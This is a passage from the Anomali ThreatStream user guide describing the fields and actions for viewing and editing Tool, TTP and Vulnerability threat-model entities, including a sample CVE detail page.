


Field	Description
TLP	Select a TLP (Traffic Light Protocol) color to associate with the Tool. The TLP color provides a mechanism to communicate to consumers of the information whether further dissemination of this information is allowed; if yes, how freely can this information be distributed. To learn more about TLP, search for "Traffic Light Protocol" in your favorite search engine.

Field	Description
Title	Enter a meaningful name for the Tool. Tool titles are associated with your organization. Therefore, you cannot create two Tools with the same title within your organization. However, two Tool samples with the same title can exist on ThreatStream as long as they belong to different organizations.  Note: Titles must be 255 characters or less.

Field	Description
Tags	Enter a term that can be used to search for this entity later using search. To add private tags that are only visible to your organization, assign them the My Organization visibility setting. Tags assigned the Anomali Community visibility setting are visible to any user with access to the entity. Since organizations can decide whether users outside of their organization can add public tags to their data, the Anomali Community visibility setting is not available in all cases. Tagging is a quick and easy way to add metadata to threat intelligence. For example, you can add a tag to indicate the industry that the threat intelligence is associated with or a tag to indicate the Kill Chain phase stage. As you type the first few characters of the tag, the 20 most used tags in your organization from the previous seven days are displayed. Enable the Preferred Tags Only toggle to display and search though only the list of preferred tags. Alternatively, enter * to display preferred tags. For more information on configuring Preferred Tags, see "Adding Preferred Tags to Intelligence" on page 204.  For entities owned by your organization, you can delete any public tag associated with the entity. For entities owned by other organizations, you can only delete tags added by your organization.  Note:

Field	Description
	 - Tools can contain up to 200 tags per organization. Tags added by other organizations do not count toward this limit. - Tags must be 2,000 characters or less. - You can remove any public tag added by other organizations to your Threat Model entities.
Intelligence Initiative	Add intelligence initiatives associated with the Tool. Click Add Intelligence Initiative to add an intelligence initiative to the Tool.
Source Created	Specify the date and time when the entity was created by its original source. Click Now to use the current time.
Source Modified	Specify the date and time when the entity was last modified by its original source. Click Now to use the current time.
Aliases	Add other names by which the Tool is known.
Source Locations	Select source countries, regions, or administrative areas (US States and Washington DC only) associated with the Tool. Locations available for selection are defined by STIX 2.1.  Note: Only organizations owning the Tool can add or delete source locations.

Field	Description
Target Locations	Select target countries, regions, or administrative areas (US States and Washington DC only) associated with the Tool. Locations available for selection are defined by STIX 2.1.  Note: Only organizations owning the Tool can add or delete target locations.
Target Industry	Select target industries associated with the Tool. Target industry options available for selection are defined by the STIX 2.1 Industry Sector vocabulary.  Note: Only organizations owning the Tool can add or delete target industries.
Tool Version	Enter the version identifier associated with the Tool.
Tool Types	Enter the kind of Tool being described.
Kill Chain Phases	Add Kill Chain phases for which this Tool can be used.
Description	

Field	Description
Description	Enter a description for the threat model. You can enter a description by using the Rich Text or a Markdown editor or a pre-existing description template. The Rich Text editor enables you to add pre-formatted content. You can copy and paste content including images from .doc, docx, and .pdf files into the Rich Text editor. All formatting is preserved.  Tip: To remove formatting from pasted text, select the text from which you want to remove formatting and click the "Clear Formatting" button.  The Markdown editor enables you to use a markdown description.  Note: Once a description has been saved, you can no longer switch between the rich text and markdown editors. If you want to use a pre-existing description template, select it from the Templates drop-down list. If none of the existing templates meet your need, you can create a new template. See "Creating Description Templates From Threat Models" on page 594 for more information.
Associations	


Field	Description
Observables	Create associations with the Tool.
Import Sessions	To create associations with this Tool: - Click Add for the type of entity you want to associate. - Select the entities you want to add. (Optional) On the Details tab, define an SRO for the association. See "Managing STIX Relationship Objects (SROs)" on page 815 for more information. - Click Create Association. The associations have been created.
Threat Bulletins	
Actors	
Attack Patterns	
Campaigns	
Course of Action	
Identities	
Incidents	
Infrastructure	
Intrusion Sets	
Malware	
Signatures	
Tools	
TTPs	
Vulnerabilities	
Sandbox Reports	
Investigations	
Investigations	Investigations associated with the Tool. To remove the Tool from an investigation, click on the investigation of your interest and delete the Tool from the investigation page. See "Managing Entities on the Table View " on page 939 for details.

Field	Description
Attachments	
Attachments	Add file attachments or external reference URLs to the entity. To add attachments: - Click Add File in the Actions menu. - Drag and drop files of interest into the resulting window, or click the window to open your file explorer and browse for files.  Note: You can include up to 15 files in a single upload. Each files must be 10 MB or less. In sum, selected files must be 100 MB or less. - Click Attach. The files have been uploaded. To add an external reference: - Click Add URL in the Actions menu. - Enter a Title for the reference. - Enter the URL corresponding to the reference. - Click Attach. The external reference has been added.



Note: Visibility is set when you publish entities. If you want to change the Visibility of a published entity, click **Publish** in the Actions menu and select a new Visibility. See "[Reviewing Threat Model Entities for Publication](#)" on page 581 for more information.

Viewing TTP Details



1 Summary

Summaries contain high-level information, such as the TTP title, the user who created the TTP, publication status, publication date, and TLP setting.

2 Actions

- **Edit:** Edit TTP details. For more information, see ["Editing TTPs" on page 792](#)
- **Publication workflow:** Move the TTP through the publication review workflow. Possible actions include Assign User, Request Review, Complete Review, and Publish. For more information, see ["Reviewing Threat Model Entities for Publication" on page 581](#).
- **Add to Investigation:** Add the TTP to a new or existing investigation. When you add a TTP to an investigation you can additionally add any observables associated with the TTP to the investigation. See ["Managing Investigation Entities" on page 930](#) for more information.
- **Anonymize:** Change the user and organization information anonymization setting. If enabled, users outside of your organization with access to the data will see "Analyst" in all fields that would otherwise display an organization or user name.

- **Delete:** Delete the TTP. See ["Deleting Threat Model Entities" on page 596](#) for more information.
- **Clone:** Create a My Organization copy of the Campaign . For more information, see ["Cloning Threat Model Entities" on page 593](#)
- **Retrospective Search:** Run a Forensics & Retrospective search on your Match Cloud instance to see the matches for the observables associated with the TTP.



Note: You must have an active subscription to Match Cloud to enable Retrospective Search.


3 Attributes

Attributes may include Tags, Visibility, Intelligence Initiative, Feed, Aliases, Source Locations, Target Locations, Target Industry, Attack Patterns, Malware, Exploits, Source Created, and Source Modified.

For a complete list of fields and definitions, see ["Editing TTPs" on page 792](#)

To assign an intelligence initiative to a TTP:

1. Click **Add Intelligence Initiative**.
2. Select the intelligence initiatives with which you want to associate the TTP.
3. Click **Add**.



4 Behavior

Behavior associated with the TTP. The Behavior tab is hidden if no attack patterns, malware or exploits are added to the TTP. See ["Editing TTPs" on page 792](#) to learn how to add an attack pattern, exploit, or malware.

5 Description

Full text of the TTP.

6 Associations

Associated Observables, Threat Model entities, Import Sessions, and Sandbox Reports.

7 MITRE ATT&CK

MITRE heat map displaying all attack patterns or TTPs associated with the TTP. See ["Using MITRE ATT&CK Frameworks in Threat Models" on page 813](#) for details.

8 Investigations

Investigations in which the threat model entity appear. Click the Investigation Name to drill down on the investigation. For information on adding threat model entities to investigations, see ["Managing Investigation Entities" on page 930](#).



Notes:

- Investigations do not appear in this list until they are saved.
- If a user has created an analyst note for a specific threat model entity inside of an investigation, the analyst icon is displayed in the Investigations tab for that threat model entity.

9 History


When a change is made to a TTP, a log entry of the change is created in this section for future reference. If the change is made by the owner of the TTP, the organization name is shown in the log entry; all other organization names are hidden.

10 Comments

View and add comments to the threat model entity. Posted comments are displayed in reverse chronological order based on the timestamp in the `created_ts` field, with the most recently added comments appearing first and the oldest comments appearing last. To add private comments visible to your organization only, assign the Private red color to them. Comments with the Public white color assigned to them are visible to any user with access to the threat model entity. If the Public white color is not available, your Organization Administrator has enabled the Restrict Public Comments setting to restrict users in your organization from posting public comments. This is done to prevent your organization's comments from being shared publicly.

11 Intelligence Actions

- **Watch:** Receive notifications when the intelligence is updated.
- **Star:** Bookmark the intelligence.
- **Views:** Total view count of the intelligence by organization users. Additionally, you can track views of threat model entities for your organization by adding the standard Most Viewed Threat Models by my Org widget to a custom dashboard. To learn how to add standard widgets to a custom dashboard, see ["Adding Standard Widgets to Custom Dashboards"](#) on page 61.



- **Like:** Tell the Anomali community if you like or dislike the intelligence.
- **Share:** Send the intelligence to another ThreatStream user. Users receive in-app notifications when intelligence is shared with them. For more on in-app notifications, see ["Receiving In-App Notifications From ThreatStream"](#) on page 88.

12 Export

- **Create Report (PDF):** Generate a PDF using a template for sharing threat model entities outside of ThreatStream. See ["Creating PDF Reports"](#) on page 597 for more information.
- **Share via Email:** Share the TTP with ThreatStream users (within or outside your organization) or non-ThreatStream users through email. See ["Sharing Threat Model Entities via Email"](#) on page 589 for more information.
- **Export IOCs to CSV:** Export observables associated with the TTP in CSV format. You can select specific **Fields to Export**. You can export up to 1000 associated observables.

- **Export to STIX:** Export the TTP in STIX format. See ["Exporting Threat Model Entities in STIX Format"](#) on page 607 for more information.

Editing TTPs

TTPs created by your organization can always be edited.


To edit a TTP:

1. Navigate to **ThreatStream > Analyze > Threat Model**.
2. Click the name of the TTP you want to edit.
3. Click **Actions > Edit**.

The screenshot displays the 'Edit TTP' interface. The top navigation bar shows 'Threat Model List / TTP Detail / TTP Edit /'. The main header is 'Edit TTP - Currently Editing An TTP' with 'Cancel' and 'Save' buttons. The interface is divided into a left sidebar and a main content area. The sidebar contains various metadata fields: 'BY' (with a profile picture), 'PUBLICATION STATUS' (set to 'Published'), 'PUBLISHED DATE' (07 Jan 2024 04:08), 'TLP' (with color-coded options: Red, Amber+Strict, Amber, Green, Clear), 'TITLE' (new_ttp), 'TAGS' (My Organization), 'INTELLIGENCE INITIATIVE' (Add Intelligence Initiative), 'SOURCE CREATED' (Choose Date, Choose Time, Now), 'SOURCE MODIFIED' (Choose Date, Choose Time, Now), 'ALIASES' (Type alias here...), 'SOURCE LOCATIONS' (Search Locations), 'TARGET LOCATIONS' (Search Locations), and 'TARGET INDUSTRY' (Search Target Industry). The main content area has tabs for 'Description', 'Associations', 'Investigations', and 'Behavior'. The 'Description' tab is active, showing a rich text editor with a toolbar (Bold, Italic, Underline, Link, Unlink, Text Color, Background Color, Font Size, Font Family, Bulleted List, Numbered List, Indent, Outdent, Quote, Code, Table, Image, Video, Link, Unlink, Undo, Redo) and a large text input field. The text input field contains the placeholder 'Type something'. The bottom right corner of the text area shows 'Characters : 0'.




4. In edit view, make changes to any of the fields listed below.

Field	Description
TLP	Select a TLP (Traffic Light Protocol) color to associate with the TTP. The TLP color provides a mechanism to communicate to consumers of the information whether further dissemination of this information is allowed; if yes, how freely can this information be distributed. To learn more about TLP, search for "Traffic Light Protocol" in your favorite search engine.
Title	Enter a meaningful title for the TTP. TTP titles are associated with your organization. Therefore, you cannot create two TTPs with the same title within your organization. However, two TTPs with the same title can exist on ThreatStream as long as they belong to different organizations.  Note: Titles must be 255 characters or less.

Field	Description
Tags	Enter a term that can be used to search this entity later using search. To add private tags that are only visible to your organization, assign them the My Organization visibility setting. Tags assigned the Anomali Community visibility setting are visible to any user with access to the entity. Since organizations can decide whether users outside of their organization can add public tags to their data, the Anomali Community visibility setting is not available in all cases. Tagging is a quick and easy way to add metadata to threat intelligence. For example, you can add a tag to indicate the industry that the threat intelligence is associated with or a tag to indicate the Kill Chain phase stage. As you type the first few characters of the tag, the 20 most used tags in your organization from the previous seven days are displayed. Enable the Preferred Tags Only toggle to display and search though only the list of preferred tags. Alternatively, enter * to display preferred tags. For more information on configuring Preferred Tags, see "Adding Preferred Tags to Intelligence" on page 204.  For entities owned by your organization, you can delete any public tag associated with the entity. For entities owned by other organizations, you can only delete tags added by your organization.  Note:

Field	Description
	 - Tags can contain up to 200 tags per organization. Tags added by other organizations do not count toward this limit. - Tags must be 2,000 characters or less. - You can remove any public tag added by other organizations to your Threat Model entities.
Intelligence Initiative	Add intelligence Initiatives associated with the TTP. Click Add Intelligence Initiative to add an intelligence initiative associated with the TTP.
Source Created	Specify the date and time when the entity was created by its original source. Click Now to use the current time.
Source Modified	Specify the date and time when the entity was last modified by its original source. Click Now to use the current time.
Aliases	Enter other names that this TTP is known by.
Source Locations	Select source countries, regions, or administrative areas (US States and Washington DC only) associated with the TTP. Locations available for selection are defined by STIX 2.1.  Note: Only organizations owning the TTP can add or delete source locations.

Field	Description
Target Locations	Select target countries, regions, or administrative areas (US States and Washington DC only) associated with the TTP. Locations available for selection are defined by STIX 2.1.  Note: Only organizations owning the TTP can add or delete target locations.
Target Industry	Select target industries associated with the TTP. Target industry options available for selection are defined by the STIX 2.1 Industry Sector vocabulary.  Note: Only organizations owning the TTP can add or delete target industries.
Description	

Field	Description
Description	Enter a description for the threat model. You can enter a description by using the Rich Text or a Markdown editor or a pre-existing description template. The Rich Text editor enables you to add pre-formatted content. You can copy and paste content including images from .doc, docx, and .pdf files into the Rich Text editor. All formatting is preserved.  Tip: To remove formatting from pasted text, select the text from which you want to remove formatting and click the "Clear Formatting" button.  The Markdown editor enables you to use a markdown description.  Note: Once a description has been saved, you can no longer switch between the rich text and markdown editors. If you want to use a pre-existing description template, select it from the Templates drop-down list. If none of the existing templates meet your need, you can create a new template. See "Creating Description Templates From Threat Models" on page 594 for more information.
Associations	

Field	Description
Observables	Create associations with the TTP.
Threat Bulletins	To create associations with this TTP: a. Click Add for the type of entity you want to associate. b. Select the entities you want to add. c. (Optional) On the Details tab, define an SRO for the association. See "Managing STIX Relationship Objects (SROs)" on page 815 for more information. d. Click Create Association . The associations have been created.
Actors	
Attack Patterns	
Campaigns	
Courses of Action	
Identities	
Incidents	
Infrastructure	
Intrusion Sets	
Malware	
Signatures	
Tools	
TTPs	
Vulnerabilities	
Sandbox Reports	
Investigations	
Investigations	Investigations associated with the TTP. To remove the TTP from an investigation, click on the investigation of your interest and delete the TTP from the investigation page. See "Managing Entities on the Table View " on page 939 for details.
Behavior	

Field	Description
Attack Patterns	Add attack patterns, malware, and exploits associated with the TTP. To add an attack pattern/malware/exploit: - Click Add under Attack Patterns, Malware, or Exploits. - In the dialog box that opens, provide a meaningful name, select type (for malware only), and add notes in the corresponding fields. - Click Add. The added behaviors appear on the Behavior tab of the TTP details page. See "Viewing TTP Details" on page 788 for details. To remove an attack pattern, malware, or exploit, click Remove next to the corresponding item.
Exploits	
Malware	



Note: Visibility is set when you publish entities. If you want to change the Visibility of a published entity, click **Publish** in the Actions menu and select a new Visibility. See ["Reviewing Threat Model Entities for Publication" on page 581](#) for more information.

Viewing Vulnerability Details

The screenshot displays the 'Vulnerability Detail' page for CVE-2025-54236. The interface is divided into several sections:

- Header:** Includes the vulnerability title 'CVE-2025-54236' and navigation tabs for Description, Associations (1), MITRE ATT&CK®, Investigations (0), Attachments (4), Notes, History, and Enrichments.
- Left Sidebar:** Contains publication status (Published), published date (09 Sep 2025 09:15), TLP (Clear), MITRE external link, tags (My Organization), visibility (2 Trusted Circles), intelligence initiative (Add Intelligence Initiative), and CVSS scores (N/A for 2.0, 9.1 for 3.0, 0.71568 for EPSS, and 0.9874 for EPSS Percentile).
- Main Content Area:** Features a description of the vulnerability, a table of affected products, and a comment section.

VENDOR	PRODUCT NAME	PRODUCT VERSIONS
Adobe	Commerce	2.4.4-, 2.4.4-P1, 2.4.4-P10, 2.4.4-P11, 2.4.4-P12, 2.4.4-P13, 2.4.4-P14, 2.4...
Adobe	Commerce_b2b	13.3-, 13.3-P1, 13.3-P10, 13.3-P11, 13.3-P12, 13.3-P13, 13.3-P14, 13.3-P15...
Adobe	Magento	2.4.5--Open_source, 2.4.5-P1Open_source, 2.4.5-P10Open_sourc...

1 Summary

Summaries can contain high level information, such as the Vulnerability title, the user who created the Vulnerability, publication status, publication date, and TLP setting.

2 Actions

- **Edit:** Edit Vulnerability details. For more information, see ["Editing Vulnerabilities" on page 804](#).
- **Publication workflow:** Move the Vulnerability through the publication review workflow. Possible actions include Assign User, Request Review, Complete Review, and Publish. For more information, see ["Reviewing Threat Model Entities for Publication" on page 581](#).
- **Add to Investigation:** Add the Vulnerability to a new or existing investigation. When adding a Vulnerability to an investigation, you can additionally add any observables associated with the Vulnerability to the investigation. See ["Managing Investigation Entities" on page 930](#) for more information.

- **Anonymize:** Change the user and organization information anonymization setting. If enabled, users outside of your organization with access to the data will see "Analyst" in all fields that would otherwise display an organization or user name.
- **Delete:** Delete the Vulnerability. See ["Deleting Threat Model Entities" on page 596](#) for more information.
- **Clone:** Create a My Organization copy of the Vulnerability. For more information, see ["Cloning Threat Model Entities" on page 593](#)
- **Retrospective Search:** Run a Forensics & Retrospective search on your Match Cloud instance to see the matches for the observables associated with the Vulnerability.



Note: You must have an active subscription to Security Analytics to enable Retrospective Search.

3 Attributes

Attributes may include Tags, Intelligence Initiative, Feed, Visibility, Aliases, Source Locations, Target Locations, Target Industry, Source, CVSS 2.0 Score, CVSS 3.0 Score, EPSS Score, EPSS Percentile, Source Created, and Source Modified. For system imported Vulnerabilities, a **MITRE External Link** is displayed.




Note: Exploit Prediction Scoring System (EPSS) - probability this CVS will be exploited in the next 30 days.

For a complete list of fields and definitions, see ["Editing Vulnerabilities" on page 804](#).

To assign an intelligence initiative to a Vulnerability:

1. Click **Add Intelligence Initiative**.
2. Select the intelligence initiatives with which you want to associate the Vulnerability.
3. Click **Add**.



4 Description

Full text description of the Vulnerability.

5 Associations

Associated Observables, Threat Model entities, Import Sessions, and Sandbox Reports.

If you associate an import session with the Vulnerability, associations are also created for all observables contained in the import session.

6 MITRE ATT&CK

MITRE heat map displaying all attack patterns or TTPs associated with the Vulnerability. See ["Using MITRE ATT&CK Frameworks in Threat Models" on page 813](#) for details.

7 Investigations

Investigations in which the threat model entity appear. Click the Investigation Name to drill down on the investigation. For information on adding threat model entities to investigations, see ["Managing Investigation Entities" on page 930](#).



Notes:

- Investigations do not appear in this list until they are saved.
- If a user has created an analyst note for a specific threat model entity inside of an investigation, the analyst icon is displayed in the Investigations tab for that threat model entity.

8 Attachments

External references relating to the Vulnerability.

9 Notes

STIX 2.1 notes associated with the Vulnerability.

10 History

When a change is made to a Vulnerability, a log entry of the change is created in this section for future reference. If the change is made by the owner of the Vulnerability, the organization name is shown in the log entry; all other organization names are hidden.

11 Enrichments


Enrichments associated with the Vulnerability.

12 Comments

View and add comments to the threat model entity. Posted comments are displayed in reverse chronological order based on the timestamp in the `created_ts` field, with the most recently added comments appearing first and the oldest comments appearing last. To add private comments visible to your organization only, assign the Private red color to them. Comments with the Public white color assigned to them are visible to any user with access to the threat model entity. If the Public white color is not available, your Organization Administrator has enabled the Restrict Public Comments setting to restrict users in your organization from posting public comments. This is done to prevent your organization's comments from being shared publicly.

To assign an intelligence initiative to the TTP:


1. Click **Add Intelligence Initiative**.
2. Select the intelligence initiatives with which you want to associate the TTP.
3. Click **Add**.



13 Intelligence Actions

- **Watch:** Receive notifications when the intelligence is updated.
- **Star:** Bookmark the intelligence.

- **Views:** Total view count of the intelligence by organization users. Additionally, you can track views of threat model entities for your organization by adding the standard Most Viewed Threat Models by my Org widget to a custom dashboard. To learn how to add standard widgets to a custom dashboard, see ["Adding Standard Widgets to Custom Dashboards"](#) on page 61.



- **Like:** Tell the Anomali community if you like or dislike the intelligence.
- **Share:** Send the intelligence to another ThreatStream user. Users receive in-app notifications when intelligence is shared with them. For more on in-app notifications, see ["Receiving In-App Notifications From ThreatStream"](#) on page 88.

14 Export

- **Create Report (PDF):** Generate a PDF using a template for sharing threat model entities outside of ThreatStream. See ["Creating PDF Reports"](#) on page 597 for more information.
- **Share via Email:** Share the Vulnerability with ThreatStream users (within or outside your organization) or non-ThreatStream users through email. See ["Sharing Threat Model Entities via Email"](#) on page 589 for more information.
- **Export IOCs to CSV:** Export observables associated with the Vulnerability in CSV format. You can select specific **Fields to Export**. You can export up to 1000 associated observables.

Editing Vulnerabilities

Vulnerabilities created by your organization can always be edited.

To edit a Vulnerability:

1. Navigate to **ThreatStream > Analyze > Threat Model**.
2. Under Filter Options, click **Vulnerabilities** to display all Vulnerabilities you have access to on ThreatStream.
3. Click the name of the Vulnerability you want to edit.
4. Click **Actions > Edit**.

Threat Model List / Vulnerability Detail / Vulnerability Edit /

Edit Vulnerability - Currently Editing An Vulnerability Cancel Save

Description Associations Investigations Attachments

☒ Rich Text ☐ Markdown Templates

Type something

SY

PUBLICATION STATUS
New - DRAFT

TLP

☒ Red
☒ Amber+Strict
☐ Amber
☐ Green
☐ Clear

TITLE *
CVE_2024-13456

TAGS
Visibility
My Organization

INTELLIGENCE INITIATIVE
[Add Intelligence Initiative](#)

SOURCE CREATED
Choose Date Choose Time [Now](#)

SOURCE MODIFIED
Choose Date Choose Time [Now](#)

ALIASES
Type alias here... [Add](#)

SOURCE LOCATIONS
Search Locations
Africa

TARGET LOCATIONS
Search Locations
Arizona

TARGET INDUSTRY
Search Target Industry

SOURCE
Search Source


CVSS 2.0 SCORE

CVSS 3.0 SCORE

Characters: 0




5. In edit view, make changes to any of the fields listed below.

Field	Description
TLP	Select a TLP (Traffic Light Protocol) color to associate with the Vulnerability. The TLP color provides a mechanism to communicate to consumers of the information whether further dissemination of this information is allowed; if yes, how freely can this information be distributed. To learn more about TLP, search for "Traffic Light Protocol" in your favorite search engine.
Title	Enter a meaningful name for the Vulnerability. Vulnerability titles are associated with your organization. Therefore, you cannot create two Vulnerabilities with the same title within your organization. However, two Vulnerabilities with the same title can exist on ThreatStream as long as they belong to different organizations.  Note: Titles must be 255 characters or less.

Field	Description
Tags	Enter a term that can be used to search for this entity later using search. To add private tags that are only visible to your organization, assign them the My Organization visibility setting. Tags assigned the Anomali Community visibility setting are visible to any user with access to the entity. Since organizations can decide whether users outside of their organization can add public tags to their data, the Anomali Community visibility setting is not available in all cases. Tagging is a quick and easy way to add metadata to threat intelligence. For example, you can add a tag to indicate the industry that the threat intelligence is associated with or a tag to indicate the Kill Chain phase stage. As you type the first few characters of the tag, the 20 most used tags in your organization from the previous seven days are displayed. Enable the Preferred Tags Only toggle to display and search though only the list of preferred tags. Alternatively, enter * to display preferred tags. For more information on configuring Preferred Tags, see "Adding Preferred Tags to Intelligence" on page 204.  For entities owned by your organization, you can delete any public tag associated with the entity. For entities owned by other organizations, you can only delete tags added by your organization.  Note:

Field	Description
	 ■ Vulnerabilities can contain up to 200 tags per organization. Tags added by other organizations do not count toward this limit. ■ Tags must be 2,000 characters or less. ■ You can remove any public tag added by other organizations to your Threat Model entities.
Intelligence Initiative	Add intelligence initiatives associated with the Vulnerability. Click Add Intelligence Initiative to add an intelligence initiative associated with the Vulnerability.
Source Created	Specify the date and time when the entity was created by its original source. Click Now to use the current time.
Source Modified	Specify the date and time when the entity was last modified by its original source. Click Now to use the current time.
Aliases	Enter other names that this Vulnerability is known by.
Source Locations	Select source countries, regions, or administrative areas (US States and Washington DC only) associated with the Vulnerability. Locations available for selection are defined by STIX 2.1.  Note: Only organizations owning the Vulnerability can add or delete source locations.

Field	Description
